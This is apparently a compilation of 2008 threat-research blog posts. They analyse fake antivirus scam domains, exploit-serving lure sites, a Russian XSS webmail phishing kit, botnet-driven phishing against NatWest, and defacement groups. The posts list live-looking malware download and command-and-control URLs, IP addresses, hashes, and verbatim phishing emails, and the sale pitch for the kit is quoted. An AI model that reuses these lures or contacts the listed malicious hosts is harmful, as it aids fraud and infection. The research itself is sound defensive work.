1. http://ddanchev.blogspot.com/2007/11/yahoo-messenger-controlled-malware.html

2. http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html

3. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html

4. http://ddanchev.blogspot.com/2006/01/skype-to-control-botnets.html



Localized Fake Security Software (2008-04-14 14:31)

Would you believe that in times when top tier antivirus vendors are feeling the heat from the malware authors'

DoS attacks on their honeyfarms, and literally cannot keep up with their releases, someone out there is using an antivirus scanner that doesn't really exist? It's one thing to [1]promote fake security software in a [2]one-to-many communication channel by using a single language in a combination with [3]cybersquatted domains, and [4]entirely another to do the same in different languages. [5]Localization for anything malicious is already [6]taking place, as [7]ori[8]ginally anticipated [9]as an emerging trend back in 2006. The following currently active fake security software scams are promoted in Dutch, French, German, Italian, and you don't get to download them until you hand out your credit card details, and once you do so, you'll end up in the same situation just like many other people did in the past. Some sample fake brands :

177



SpyGuardPro; PCSecureSystem; AntiWorm2008; WinSecureAv; MenaceRescue; PCVirusless; LifeLongPC; NoChanceForVirus; MenaceMonitor; TrojansFilter; TrojansFilter; LongLifePC; KnowHowProtection; BestsellerAntivirus; PCVirusSweeper; AVSystemCare; AVSecurityPlus; AVSecurityPlus; PCAssertor; PoseidonAntivirus; TrustedAntivirus; PCBoosterPro; DefensiveSystem; GoldenAntiSpy; AntiSpywareSuite; AntiMalwareShield; AntivirusPCSuite; AntivirusForAll; TrustedProtection; NoWayVirus; AntiSpywareConductor; AntiSpywareMaster; TurnkeyAntiVirus; YourSystemGuard;

Portfolio one :

alfaantivirus.com

antivirusalmassimo.com

farrevirus.com

fomputervagt.com

figitalerschutz.com

flmejorcuidado.com

ferramentantivirus.com

filterprogram.com

filtredevirus.com

178



geeninfectie.com

harddrivefilter.com

keineinfektionen.com

longueviepc.com

maseg.net

nonstopantivirus.com

pcantivirenloesung.com

pcsystemschutz.com

plutoantivirus.com

psbeveiligingssysteem.com

riendevirus.com

securepcguard.com

sekyuritikojo.com

sistemadedefensa.com

sumejorantivirus.com

totaltrygghet.com

viruscontrolleuer.com

viruswacht.com

votremeilleurantivirus.com

zeusantivirus.com

Portfolio two :

advancedcleaner.com

alltiettantivirus.com

179



antispionage.com

antispionagepro.com

antispypremium.com

antispywarecontrol.com

antispywaresuite.com

antiver2008.com

antivirusaskeladd.com

antivirusfiable.com

antivirusforall.com

antivirusforalla.com

antivirusfueralle.com

antivirusgenial.com

antivirusmagique.com

antivirusordi.com

antivirusparatodos.com

antiviruspcpakke.com

antiviruspcsuite.com

antiviruspertutti.com

antivirusscherm.com

antiworm2008.com

antiwurm2008.com

archivoprotector.com

180

avsystemcare.com

avsystemshield.com

barrevirus.com

bastioneantivirus.com

bestsellerantivirus.com

bortmedvirus.com

cerovirus.com

debellaworm2008.com

defensaantimalware.com

defensaantivirus.com

drivedefender.com

exterminadordevirus.com

fiksdinpc.com

mijnantivirus.com

mobileantiviruspro.com

norwayvirus.com

nowayvirus.com

pcantivirenloesung.com

plutoantivirus.com

viruscontrolleuer.com

zebraantivirus.com

zeusantivirus.com

Portfolio three :

pcsecuresystem.com

antiworm2008.com

winsecureav.com

menacerescue.com

pcvirusless.com

lifelongpc.com

nochanceforvirus.com

menacemonitor.com

trojansfilter.com

longlifepc.com

knowhowprotection.com

bestsellerantivirus.com

pcvirussweeper.com

antiespiadorado.com

181



avsecurityplus.com

apolloantivirus.com

pcassertor.com

menacesecure.com

poseidonantivirus.com

trustedantivirus.net

pcboosterpro.com

defensivesystem.com

goldenantispy.com

avsystemcare.com

trustedantivirus.com

antimalwareshield.com

avsystemcare.com

antiviruspcsuite.com

antivirusforall.com

trustedprotection.com

nowayvirus.com

pcantiviruspro.com

antispywareconductor.com

antispywaremaster.com

turnkeyantivirus.com

yoursystemguard.com



Just like a previous [10]proactive incident response where I pointed out that these fake security applications are starting to appear as the final output in malicious campaigns injected

at high profile sites, ensuring that your customers or infrastructure cannot connect to these, will render current and upcoming massive IFRAME injected or embedded attacks pointless at least from the perspective of serving the rogue software.

1. http://ddanchev.blogspot.com/2008/03/cybersquatting-security-vendors-for.html

2. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

3. http://ddanchev.blogspot.com/2008/04/cybersquatting-symantecs-norton.html

4. http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html

5. http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html

6. http://ddanchev.blogspot.com/2007/11/lonely-polinas-secret.html

7. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html

8. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html

9. http://ddanchev.blogspot.com/2008/03/localized-bankers-malware-campaign.html

10. http://ddanchev.blogspot.com/2008/03/portfolio-of-fake-video-codecs.html

183



Malware and Exploits Serving Girls (2008-04-15 13:34)

Descriptive domains such as beautiful-and-lonely-girl dot com, amateur homepage looking sites, a modest photo archive of different girls, apparently amateur malware spreaders think that spamming these links to as many people as possible would entice them into visting the sites, thus infecting themselves with malware.

It all started with [1]Lonely Polina, than came [2]lonely Ms. Polinka, and now we have Victoria. And despite that Polina and Polinka are both connected in terms of the malware served, and the natural RBN connection in face of HostFresh, as well as the site template used, Victoria is an exception. Some details on the recently spammed campaign :

***voena.net** (199.237.229.158) is also responding to **prettyblondywoman.com**, where the exploit (WebView-FolderIcon setSlice) and the malware (Trojan-Spy.Win32.Goldun) are served from **voena.net/incoming.php** and **voena.net/get.php**, both with a high detection rate 27/32 (84.38 %).*

Individual homepages are dead, and this is perhaps where the social engineering aspect of the attack fails, all these girls for sure have their MySpace profiles up and running already, in between taking advantage of a popular photo sharing service.

1. http://ddanchev.blogspot.com/2007/11/lonely-polinas-secret.html

2. http://www.f-secure.com/weblog/archives/00001413.html

184



Web Email Exploitation Kit in the Wild (2008-04-16 19:44)

XSS exploitation within the most popular Russian, and definitely international in the long-term, web email service providers is also embracing the efficiency mindset as a process. This web based exploitation kit is great example of customization applied to publicly known XSS vulnerabilities within a segmented set of web sites, email providers in this case.

The kit's pitch automatically translated :

" Ie script contains vulnerability to 15 - not the most popular Russian postal services (except

buy), and one of the largest foreign mail servers that provide free mail - mail.com. Three of the vulnerabilities work only under Internet Explorer, all the rest - under Internet Explorer and Opera.

The system also includes a 16 ready-to-use pages feykovyh authorization to enter the mail. Thus the use of the script is that you choose a template-XSS (code obhodyaschy security filters for your desired mail server) on which the attack would take place, complete field for a minimum of sending letters (sender, recipient, the subject, message) and choose Type of stuffing: 1) your own yavaskript code (convenient option to insert malicious code with iframe) 2) code, driving

the victim to a page feykovuyu authorization. In the first case, the victim is in the browser's just a matter of your own scripte but in the second case, the victim is redirected to a page with false authorization, there enters its data, which logiruyutsya you, and sent back to his box. For the script is simple and free hosting with support for sendmail, php, but nonetheless you should be aware that for more kachetvennoy work will not prevent you buy a beautiful domain. Also appearing inexpensive paid updated as closing loopholes in the mail filters. "

[1]Automating the process of phishing by using the vulnerable sites as redirectors can outpace the success of the Rock Phish kit whose key success factor relies on diversity of the brands targeted whereas all the campaigns operate on the same IP.

185

Moreover, as we've seen recently, highly popular and high-profile sites whose ever growing web applications infrastructure continues to grow, [2]still remain vulnerable to XSS vulnerabilities which were used in a successful

[3]blackhat SEO poisoning campaign by injecting IFRAME redirectors to rogue security applications in between live exploit URLs. In fact, Ryan Singel is also pointing out on [4]such existing vulnerability at the CIA.gov, showcasing that spear phishing in times when phishers, spammers and malware authors are consolidating, can be just as [5]effective for conducting cyber espionage, just as [6]gathering OSINT through botnets by [7]segmenting the infected

population is. Why try to [8]malware infect the high-profile targets, when they could [9]already be malware infected?

Furthermore, [10]XSS vulnerabilities within banking sites are also nothing new, and as always the very latest XSS

vulnerabilities will go on purposely unreported by the time phishers move onto new ones. How about the customer service aspect given that this XSS exploitation kit is yet another example of [11]a proprietary underground tool? If the XSS vulnerabilities aren't working, custom zero day XSS vulnerabilities within the providers can be provided to the customer. Commercializing XSS vulnerabilities is one thing, embedding the exploits in a do-it-yourself type of tool another, but positioning the kit as a efficient way for running your "Request an Email Account to be Hacked"

business is entirely another, which is the case with the kit.

In 2008, is the infamous quote "Hack the Planet!" still relevant, or has it changed to "[12]XSS the Planet!" already, perhaps even "[13]Remotely File Include the Planet!"?

1. http://ddanchev.blogspot.com/2008/03/phishing-pages-for-every-bank-are.html

2. http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html

3. http://ddanchev.blogspot.com/2008/04/unicef-too-iframe-injected-and-seo.html

4. http://blog.wired.com/27bstroke6/2008/04/cia-copies-thre.html

5. http://www.businessweek.com/magazine/content/08_16/b4080032218430.htm

6. http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html

7. http://ddanchev.blogspot.com/2007/05/corporate-espionage-through-botnets.html

8. http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html

9. http://ddanchev.blogspot.com/2008/03/loadsccs-ddos-for-hire-service.html

10. http://ddanchev.blogspot.com/2007/02/xss-vulnerabilities-in-e-banking-sites.html

11. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html

12. http://ddanchev.blogspot.com/2007/05/xss-planet.html

13. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html



Fake Yahoo Greetings Malware Campaign Circulating (2008-04-16 21:26)

The persistence of certain botnet masters cannot remain unnoticed even if you're used to going through over a dozen active malware campaigns per day, in this case it's their persistence that makes them worth assessing and profiling. [1]The botnet which I assesed in February, the one that was crunching out phishing emails and using the infected hosts for hosting the pages, and parking the phishing domains, is still operational this time starting a fake Yahoo Greetings

malware campaign by spamming the cybersquatted domains and enticing the user into updating

their flash player with a copy of Backdoor.Agent.AJU.

Upon

visiting

www4.yahoo.american-greeting.com.tag38.com/ecards/view.pd.htm

it

redirects

to

www3.yahoo.americangreetings.com.id759.com/ecards/view.pd.htm

***id759.com** is currently responding to **24.161.232.218; 24.192.140.204; 68.36.236.67; 76.230.108.105; 83.5.203.163; 85.109.42.164; 216.170.109.206** and also to **set45.net**; **service28.biz**; **setup36.com** and serves the Backdoor.Agent :*
www3.yahoo.americangreetings.com.id759.com/ecards/get _new _flashplayer .exe

Scanners Result : 12/31 (38.71 %)

Suspicious:W32/Malware!Gemini; W32/Agent.Q.gen!Eldorado

File size: 44544 bytes

MD5...: fe97eb8c0518005075fd638b33d5b165

SHA1..: d7a4258e37ce0dab0f7d770d1a9d979e921be07b

187

SHA256:
138d31ae1bbdec215d980c7b57be6e624c2f2e1cacd3934b77f50be8adabfb97

" Backdoor.Agent.AJU is a malicious backdoor trojan that is capable to run and open random TCP port in a multiple instances attempting to connect to its predefined public SMTP servers. It then spams itself in email with a file attached in zip and password protected format. Furthermore, the password is included in the body of the email. "

***tag38.com** is responding to **211.142.23.21**, and is a part of a scammy ecosystem of other phishing and malware related domains responding to the same IP. And these are the related subdomains impersonating Yahoo*

Greetings within :

american-greeting.ca.xml52.com

www5.yahoo.american-greeting.ca.xml52.com

www9.yahoo.americangreeting.ca.www05.net

yahoo.americangreetings.com.droeang.net

yahoo.americangreetings.com.s8a1.psmtp.com

yahoo.americangreetings.com.s8a2.psmtp.com

yahoo.americangreetings.com.s8b1.psmtp.com

yahoo.americangreetings.com.s8b2.psmtp.com

yahoo.americangreetings.droeang.net

yahoo.americangreeting.ca.www05.net

www6.yahoo.american-greetings.com.www05.net

What you see when in a hurry is not what you get when you got time to look at it twice. This and the previ-

ous campaign launched by the same party is a great example of risk and responsibility forwarding, in this case to the infected party, so what used to be a situation where an infected host was sending spamming and phishing emails only, is today's malicious hosting infrastructure on demand.

1. http://ddanchev.blogspot.com/2008/02/inside-botnets-phishing-activities.html



Phishing Emails Generating Botnet Scaling (2008-04-18 21:16)

A bigger and much more detailed picture is starting to emerge, with yet another spammed malware campaign

courtesy of the botnet that is so far responsible for a [1]massive flood of fake Windows updates, phishing emails targeting the usual diverse set of brands, [2]fake yahoo greeting cards, and most recently delivering "executable news items", through Backdoor.Agent.AJU malware infected hosts.

Within the first five minutes, thirty three (33) phishing emails attempted to be delivered out of a sample infected host, all of them targeting NatWest or The National Westminster Bank Plc. Here are some samples, that of course never made it out to their recipient :

- Sender Address: "NatWest Internet Banking ’2008" to Recipient: <@fs1.ge.man.ac.uk>Subject: Natwest Bank Bankline: Confirm Your Login Email Content: //ver2.natwest-commercial3.com/customerupdate?tag=3D19e -

cygtKZDzrozrznhOzn These directives are to be sent and followed by all members of the NatWest Private and Cor-189



*porate Natwest does apologize for any problems caused, and is very thankful for your cooperation. If you are not client of Natwest OnLine Banking please ignore this notice! *** This is robot generated message please do not reply*

*** (C) 2008 Natwest Bankline. All Rights Reserved. Attached File: "ods096.gif" (image/gif)*

- Sender Address:

"NatWest Bank On-line Banking’2008" to Recipient:

<@bbc.co.uk> Subject:

Natwest

OnLine Banking Important Notice From Technical Department Id:

9044 Email Content:

//ver2.natwest-

commercial3.com/customerupdate?tag=3D15urOBFDffkOkhOvp These directives are to be sent and followed by all

*members of the NatWest Private and Corporate Natwest does apologize for any problems caused, and is very thankful for your cooperation. If you are not client of Natwest OnLine Banking please ignore this notice! *** This is robot generated message please do not reply *** (C) 2008 Natwest Bankline. All Rights Reserved. Attached File: "ods096.gif"*

(image/gif)

- Sender Address:

"Natwest Bank Internet Banking Support" to Recipient:

<@yahoo.co.uk> Sub-

ject:

NatWest Private and Corporate:

Confirm Your Login Password Email Content:

//ver2.natwest-

commercial3.com/customerupdate? tag=3D24ecyuczfscwzbDtcwhhOkhOv p These directives are to be sent and

followed by all members of the NatWest Private and Corporate Natwest does apologize for any problems caused, 190



and is very thankful for your cooperation. If you are not client of Natwest OnLine Banking please ignore this notice!

*** This is robot generated message please do not reply *** (C) 2008 Natwest Bankline. All Rights Reserved.

- Sender Address:

"Natwest Private and Corporate Support" to Recipient:

<@yahoo.co.uk> Subject:

Natwest Bankline Internet Banking Important:

Submit Your Records id:

1191 Email Content:

//pool32-

nwolb20.com/customerupdate?cid=3D27kwszewcenzdFECKDtcwhhOkhOvp These directives are to be sent and

followed by all customers of the Natwest On-line Banking NatWest Bank does apologize for the troubles caused to you, and is very thankful for your collaboration. If you are not user of NatWest Bank Digital Banking please delete this letter! *** This is automatically generated message please do not reply *** (C) 2008 Natwest Bank On-line Banking.

All Rights Reserved. Attached File: "rwu909.gif" (image/gif)

- Sender Address: "Natwest Private and Corporate Support" to Recipient: <@56bridgwater.fsnet.co.uk> Subject:

Natwest Internet Banking:

Please Update Your Internet Banking Details Email Content:

//pool32-

nwolb20.com/customerupdate?cid=3D37kwszewcnnhrrDRCfszlaucndsOoerdnOk hOvp These directives are to be

sent and followed by all customers of the Natwest On-line Banking NatWest Bank does apologize for the troubles 191

*caused to you, and is very thankful for your collaboration. If you are not user of NatWest Bank Digital Banking please delete this letter! *** This is automatically generated message please do not reply *** (C) 2008 Natwest Bank On-line Banking. All Rights Reserved. Attached File: "rwu909.gif" (image/gif)*

What is making an impression besides the malicious economies of scale achieved on behalf of the malware infected hosts used for sending, and as we've already seen, hosting and phishing pages and the malware itslef? [3]It's the campaing's [4]targeted nature in respect to the [5]segmented emails database used for achieving a better response rate. The National Westminster Bank Plcis a U.K bank, and 10 out of 15 email recepient are of U.K citizens, the rest are targeting Italian users. Malware variants signal their presence to ***66.199.241.98/forum.php*** *and try to obtain campaigns to participate in, this is a sample detection rate for the latest fake news items one, and more details on the domains and nameservers used in the latest campaign :*

news _report-pdf _content.exe

Scanners result : 14/31 (45.17 %)

Backdoor.Win32.Agent.gvk; Backdoor:Win32/Agent.ACG

File size: 45056 bytes

MD5...: c4849207a94d1db4a0211f88e84b0b59

SHA1..: 32ef2a074d563370f46738565ecf9bb53c75909c

SHA256: 12a124cc2352f3ef68ddf06e0ed111c617d95cffd807dc502ae474960a60411c

192



An internal nameservers ecosystem within the botnet, active and resolving :

ns1.ns4.ns2.ns3.id759.com

ns3.ns1.id759.com

ns1.ns2.ns1.ns4.ns2.ns3.id759.com

ns1.ns2.ns3.id759.com

ns1.ns2.ns4.id759.com

ns1.ns4.ns4.ns2.ns3.id759.com

ns2.id759.com

ns2.ns1.ns2.ns3.id759.com

193



ns2.ns1.ns2.ns4.id759.com

ns3.ns2.ns1.ns2.ns3.id759.com

ns4.ns1.ns1.ns2.ns3.id759.com

Yet another internal nameservers ecosystem within the botnet :

ns1.serial43.in

ns2.serial43.in

ns3.serial43.in

194

ns4.serial43.in

ns1.ns1.ns1.serial43.in

ns1.ns2.ns1.ns1.serial43.in

ns1.ns2.ns2.serial43.in

ns1.ns4.ns1.ns1.serial43.in

ns2.ns1.ns2.serial43.in

ns2.ns1.ns4.ns1.ns1.serial43.in

ns2.ns2.ns1.ns1.serial43.in

To sum up - these are all of the domains currently active and used for the malware/spam/phishing campaigns on behalf of this botnet :

server52.org

set45.net

site83.net

sid95.com

shell54.com

siteid64.com

setup36.com

share73.com

service28.biz

There are several scenarious related to this particular botnet. Despite that it's the same piece of malware that's successfully adding new zombies to the infected population, the diversity of the campaigns, as well as the fact that for instance share73.com is registered by casta4000 @ mail.ru and is into the "reklama uslug" business which translates to advertising services, in this case spam and phishing emails sending on demand, [6]access to the botnet could be either offered on demand, or the service itself performed in a typical [7]managed spamming appliance outsourced business model. Are they also vertically integrating in respect to the fast-fluxing? Yes they are, since they're achieving it without the need to [8]hire a managed fast-flux provider, which isn't excluding the possibility that they aren't in fact one themselves, as it's evident they've got the capability to become one.

1. http://ddanchev.blogspot.com/2008/02/inside-botnets-phishing-activities.html

2. http://ddanchev.blogspot.com/2008/04/fake-yahoo-greetings-malware-campaign.html

3. http://ddanchev.blogspot.com/2007/07/targeted-extortion-attacks-at.html

4. http://ddanchev.blogspot.com/2007/11/targeted-spamming-of-bankers-malware.html

5. http://ddanchev.blogspot.com/2008/03/localized-bankers-malware-campaign.html

6. http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html

7. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

8. http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html



China's CERT Annual Security Report - 2007 (2008-04-21 09:15)

Every coin has two sides, and while China has long embraced [1]unrestricted warfare and [2]people's information warfare for conducting cyber espionage, China's networked infrastructure is also under attack, and is logically used as stepping stone to hit others country's infrastructures, thereby contributing to the possibility to engineer cyber warfare tensions.

A week ago, [3]China's CERT released their annual security report (in Chinese for the time being), outlining the local threatscape with data indicating the increasing efficiency applied by Turkish web site defacement groups, in between the logical increases in spam/phishing and malware related incidents. Here's an excerpt from the report :

" According CNCERT / CC monitoring found that in 2007 China's mainland are implanted into the host Trojans alarming 196

increase in the number of IP is 22 times last year, the Trojans have become the largest Internet hazards. Underground black mature industrial chain for the production and the large number of Trojans wide dissemination provides a very convenient conditions, Trojan horses on the Internet led to the proliferation of a lot of personal information and the privacy of data theft, to the personal reputation and cause serious economic losses; In addition, the Trojans also increasingly being used to steal state secrets and secrets of the state and enterprises incalculable losses, the Chinese mainland are implanted into the Trojan Horse computer controlled source, the majority in China's Taiwan region, the phenomenon has been brought to the agency's attention. ***Zombie network is still the basic network attacks platform***

means and resources. 2007 CNCERT / CC sampling found to be infected with a zombie monitoring procedures inside

and outside the mainframe amounted to 6.23 million, of which China's mainland has 3.62 million IP addresses were

implanted zombie mainframe procedures, and more than 10,000 outside the control server to China Host mainland

control. *Zombie networks primarily be used launch denial of service (DdoS) attacks, send spam, spread malicious code, as well as theft of the infected host of sensitive information, issued by the zombie network flow, distributed DDOS attack is recognized in the world problems not only*

seriously affect the operation of the Internet business, but also a serious threat to China’s Internet infrastructure in the safe operation. 2007 China’s Internet domain name registration and the use of quantitative rapid growth, reaching 11.93 million, an annual growth rate of 190.4 percent, while hackers use of domain names has become a major tool. Use of domain names, the attackers could be flexible, hidden website linked to the implementation of large-scale horse zombie network control, network malicious activities such as counterfeiting. Fast-Flux domain names, such as dynamic analysis technologies, resulting in accordance with the IP to the attacks more difficult to trace and block; 2007 domain names which has been in use analytical services for the existence of security flaws, the public domain analysis of the server domain hijacking security incidents, a large number of users without knowing the circumstances of their fishing lure to the site or sites containing malicious code, such incidents very great danger. Therefore, the strengthening of the management of domain names and domain names analytic system’s security protection is very important. "

6.23 million botnet participating hosts according to their stats, where 3.62 million are Chinese IPs is a great example of how the Chinese Internet infrastructure’s getting heavily abused by experienced malware and botnet masters, primarily taking advantage of what’s old school social engineering, and outdated malware infection techniques, which undoubtedly will work given China’s immature and inexperienced from a security perspective emerging

Internet generation.



Getting back to the globalization and efficiency of Turkish web site defacement groups' worldwide web application security audit, indicated in the report, according to China's CERT these are the top 10 defacers, where 7 are well known Turkish ones, and 3 are interestingly Chinese :

sinaritx - 1731 defacements

1923turk - 1417 defacements

the freedom - 1156 defacements

aLpTurkTegin - 1052 defacements

Mor0Ccan Islam Defenders Team - 864 defacements

iskorpitx - 761 defacements

lucifercihan - 525 defacements

It's also interesting to see pro-democratic Chinese hackers attacking homeland networks.

198



Cyber warfare tensions engineering is only starting to take place, and state sponsored or perhaps even tolerated cyber espionage building capabilities in order for the state to later on acquire the already developed resources and capabilities in a cost-effective manner. However, [4]considering the [5]recent cyber attacks against "Free Tibet"

movements, as well as the [6]DDoS attack attempts at CNN due to [7]CNN's coverage of Tibet, Chinese cyber warriors continue demonstrating people's information warfare, and [8]Internet PSYOPs by developing an ***anti-cnn.com***

(121.52.208.243) community, with some catchy altered images from the originals broadcasted worldwide, and with a special section to improve China's image across the world. And logically, there's a [9]PSYOPs centered malware released in the wild, a sample of which is basically embedding links to a non-existent domain, descriptive enough to point to ***TibetIsAPartOFChina.com*** *:*

%\CommonDocuments %\My Music\My Playlists\WWW.cgjSFGrz _TibetIsAPartOFChina.COM

%CommonDocuments %\My Music\WWW.bimStzno _TibetIsAPartOFChina.COM

%CommonDocuments %\My Videos\WWW.kUJs _TibetIsAPartOFChina.COM

%CommonPrograms %\Accessories\Accessibility\WWW.R Sulr _TibetIsAPartOFChina.COM

199

%CommonPrograms %\Accessories\System Tools\WWW.aEGXBl _TibetIsAPartOFChina.COM Now that's effective digital PSYOPs, isn't it? If you're visionary enough to tolerate the development of underground communities, whereas ensuring their nationalism level remain a priority for anything they do, you end up with a powerful cyber army whose every action perfectly fits with your political and military doctrine, without you even bothering to coordinate their efforts, thereby eliminating the need for a command and control structure.

Related posts: [10]China's Cyber Espionage Ambitions

[11]Chinese Hackers Attacking U.S Department of Defense Networks

[12]Inside the Chinese Underground Economy

[13]China's Cyber Warriors - Video

1. *http://ddanchev.blogspot.com/2007/12/combating-unrestricted-warfare.html*

2. *http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html*

3. *http://www.cert.org.cn/UserFiles/File/CNCERTCC2007AnnualReport_Chinese.pdf*

4. *http://bbs.gliet.edu.cn/bbs/index.php?s=40e077245937853cd6075b3d1cf365f2&showtopic=157692&st=0%EF%BF%BDentr*

y2321659

5. *http://www.upi.com/International_Security/Emerging_Threats/Analysis/2008/03/24/analysis_cyberattacks_on_tib*

et_groups/9260/print_view/

6. *http://asert.arbornetworks.com/2008/04/impending-cncom-ddos/*

7. *http://www.thedarkvisitor.com/2008/04/breaking-upcoming-chinese-hacker-attack-on-cnn-building-steam/*

8. *http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html*

9. *http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html*

10. http://ddanchev.blogspot.com/2007/09/chinas-cyber-espionage-ambitions.html

11. http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html

12. http://ddanchev.blogspot.com/2007/12/inside-chinese-underground-economy.html

13. http://ddanchev.blogspot.com/2007/10/chinas-cyber-warriors-video.html

200



The Rise of Kosovo Defacement Groups (2008-04-21 11:31)

There's no better way to assess the incident that still haven't made it into the mainstream media, but to violate defacement group's OPSEC, by obtaining internal metrics for defaced sites on behalf of a particular group. According to this screenshot, released by one of the members of the Kosovo Hackers Group, a group that's been defacement beneath the radar as of recently, the mass deface included 300 sites, and on the 13th of April, [1]Quebec's Common Ground Alliance site got also defaced by the group. [2]Web application vulnerabilities in a [3]combination with SQL

injecting web backdoors is what is greatly contributing to the success of newly born defacement groups. And of course, [4]commercially obtainable tools as you can see one of the bookmarks in the screenshot, indicating the use of such.

201



The rise of this particular group greatly showcases the cyclical pattern of cyber conflicts as the extensions of propaganda, PSYOPs and demonstration of power online, most interestingly the fact that at the beginning of their capabilities development process, they target everyone, everywhere, to later on move to more targeted attacks to greatly improve the effectiveness of the PSYOPs motives.

1. http://209.85.129.104/search?q=cache:bmI0uwXRwpwJ:www.acrgtq.qc.ca/+acrgtq.qc.ca&hl=en&ct=clnk&cd=1&client

=firefox-a

2. http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html

3. http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html

4. http://ddanchev.blogspot.com/2008/04/commercial-web-site-defacement-tool.html

202



Phishing Tactics Evolving (2008-04-21 17:34)

[1]Malware authors, phishers and spammers have been actively consolidating for the past couple of years, and until they figure out to to vertically integrate and limit the participation of other parties in their activities, this development will continue to remain so. [2]Malware infected hosts are not getting used as stepping stones these days, for [3]OSINT or [4]cyber espionage purposes, but also, for sending and hosting phishing pages, a tactic in which I'm seeing an increased interest as of recently. Here are some

example of recently spammed phishing campaigns hosting the phishing pages on end user's PCs :

- pool-71-116-244-232.lsanca.dsl-w.verizon.net

- user-142o3ds.cable.mindspring.com /online.lloydstsb.co.uk/customer.ibc/logon.html

- user-142o3ds.cable.mindspring.com /onlineid/cgi-bin/onlineid.bankofamerica/sso.login.controller

-

user-142o3ds.cable.mindspring.com

/halifax-online.co.uk/

_mem

_bin/halifax

_Lo-

gIn/formslogin.aspsource=halifaxcouk

- stolnick-8marta-8b-r1-c1-45.ekb.unitline.ru /halifax-online.co.uk/ _mem _bin

- zux006-052-125.adsl.green.c h/onlineid/cgi-bin/onlineid.bankofamerica/sso.login.controller

- rrcs-74-218-5-6.central.biz.rr.com /webview/files//onlineid/cgi-bin/onlineid.bankofamerica/sso.login.con troller

- user-0c93qog.cable.mindspring.com /onlineid/cgi-bin/onlineid.bankofamerica/sso.login.controller

The second tactic that I've been researching for a while is that of remotely SQL injecting or remotely file including phishing pages on vulnerable sites, as for instance, someone's actively abusing vulnerable sites, which are 203



apparently noticing this malicious activities and taking care of their web application vulnerabilities. Some recent examples include :

- kclmc.org /components/www.halifax.co.uk/ _mem _bin/FormsLogin.aspsource=halifaxcouk/Ind ex.PHP

- citrusfsc.org /templates _c/www.halifax-online.co.uk/ _mem _bin/halifax _LogIn/formslogin.aspsource=halifaxcouk/index.html

-

agentur-schneckenreither.com

/administrator/components/com

_joomfish/help/www.halifax.co.uk/

_mem

_bin/formslogin.asp/index.php

- dziswesele.pl /media/www.halifax.co.uk/ _mem _bin/formslogin.asp/

In November, 2007, I started making the connecting between a Turkish defacement group that wasn't just defacing the web sites it was coming across, but was also [5]hosting malware on the vulnerable sites :

" It gets even more interesting, as it appears that a Turkish defacer like the ones [6]I blogged about yesterday is somehow connected with the group behind the recent Possibility Media's Attack, and the Syrian Embassy Hack as some of his IFRAMES are using the exact urls in the previous attacks. "

As of recently, I'm starting to see more such activity, with various defacing groups realizing that monetizing their defacements can indeed improve their revenue streams. For instance, findaswap.co.uk/administrator/components-

/com _extplorer/www.Halifax.co.uk/ _mem _bin/formslogin.asp/ was serving a phishing page, and was also

recently [7]hacked by a Turkish defacement group. Moreover, equidi.com which is currently defaced is also hosting the following phishing pages within its directory structure, namely, equidi.com/New2008/Orange ;

equidi.com/New2008/www.bankofamerica.com ; equidi.com/New2008/www.halifax.co.uk

Why are all of these tactics so smart? Mainly because they forward the responsibility to the infected party, and I can reasonably argue that a phishing page hosted at a .biz or .info tld will get shut down faster than the one hosted at a home user's PC. As for the SQL injections, the RFI, and the consolidation between defacers and phishers if it's not defacers actually phishing for themselves, what we might witness anytime now is a vulnerable financial institutions web sites' hosting phishing page, or its web application vulnerabilities used against itself in a social engineering attempt.

1. http://ddanchev.blogspot.com/2007/12/phishers-spammers-and-malware-authors.html

2. http://ddanchev.blogspot.com/2008/02/malware-infected-hosts-as-stepping.html

3. http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html

4. http://ddanchev.blogspot.com/2007/05/corporate-espionage-through-botnets.html

5. http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere.html

6. http://ddanchev.blogspot.com/2007/11/overperforming-turkish-hacktivists.html

7. http://www.turk-h.org/defacement/view/268495/findaswap.co.uk/modules

205



Ten Signs It's a Slow News Week (2008-04-21 20:58)

You know it's a slow news week when you come across :

1. Articles starting that malware increased 450 % during the last quarter - of course it's supposed to increase given the automated polymorphism they've achieved thereby having anti virus vendors spend more money on

infrastructure to analyze it

2. Articles starting that spam and malware attacks will increase and get more sophisticated - and the sun too, will

continue expanding

3. Articles discussing a new malware spreading around instant messenging networks – psst they're hundreds

of them currently spreading

206

4. Articles discussing how signature based malware scanning is dead while an anti virus vendor's ad is rotating on the right side of the article - it's not dead it's just getting bypassed as a reactive security measure by the bad guys

5. Articles commenting on an exploit code for a high risk vulnerability made it public – it's been usually circulating around VIP underground forums weeks before it made to the mainstream media, with script kiddies leaking it to other script kiddies

6. Articles pointing out how phishers started targeting a specific company - they target them all automatically, so don't take it personally if it's your company getting targeted

7.

Article emphasizing on how mobile malware will take over the world, despite that there no known out-

breaks currently active in the wild - once mobile commerce stars taking place in full scale for sure

8. Articles pointing out that having a firewall and an updated anti virus software is important - in times when client side vulnerabilities are serving a new binary on the fly with quality assurance applied before the campaign is launched to make sure it will bypass the most popular firewalls, things

are changing and so must your perspective on what's important

